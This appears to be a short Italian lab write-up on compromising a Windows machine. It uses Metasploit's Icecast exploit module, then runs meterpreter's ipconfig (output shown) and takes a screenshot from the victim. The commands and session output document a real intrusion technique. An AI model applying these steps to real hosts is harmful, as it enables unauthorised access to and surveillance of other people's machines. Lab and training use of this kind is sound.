

Hacking Windows

Inziamo avviando Metasploit con il comando ‘msfconsole’, dopodiché cerchiamo la vulnerabilità data Icecast con il comando ‘search’ e la carichiamo utilizzando il comando ‘use’. Entriamo nelle opzioni con il comando ‘options’ per vedere cosa serve configurare, in questo caso RHOSTS.



Configuriamo il RHOSTS con l’IP della macchina Windows attraverso il comando ‘set RHOSTS’ e procediamo con l’exploit.



Una volta dentro la sessione di meterpreter, usiamo il comando ‘ipconfig’ per visualizzare l’indirizzo IP della vittima, dopodiché salviamo uno screenshot con il comando ‘screenshot’.

```
meterpreter > ipconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface  3
============
Name         : Microsoft ISATAP Adapter #2
Hardware MAC : 00:00:00:00:00:00
MTU          : 1280
IPv6 Address : fe80::5efe:c0a8:3267
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface  4
============
Name         : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:5f:ac:a6
MTU          : 1500
IPv4 Address : 192.168.50.103
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::385a:f9ac:61ed:c18
IPv6 Netmask : ffff:ffff:ffff:ffff::


Interface  5
============
Name         : Microsoft Teredo Tunneling Adapter
Hardware MAC : 00:00:00:00:00:00
MTU          : 1280
IPv6 Address : 2001:0:2851:782c:3463:30e5:68c3:7761
IPv6 Netmask : ffff:ffff:ffff:ffff::
IPv6 Address : fe80::3463:30e5:68c3:7761
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

```
meterpreter > screenshot
Screenshot saved to: /home/kali/hOSEsWOi.jpeg
meterpreter >
```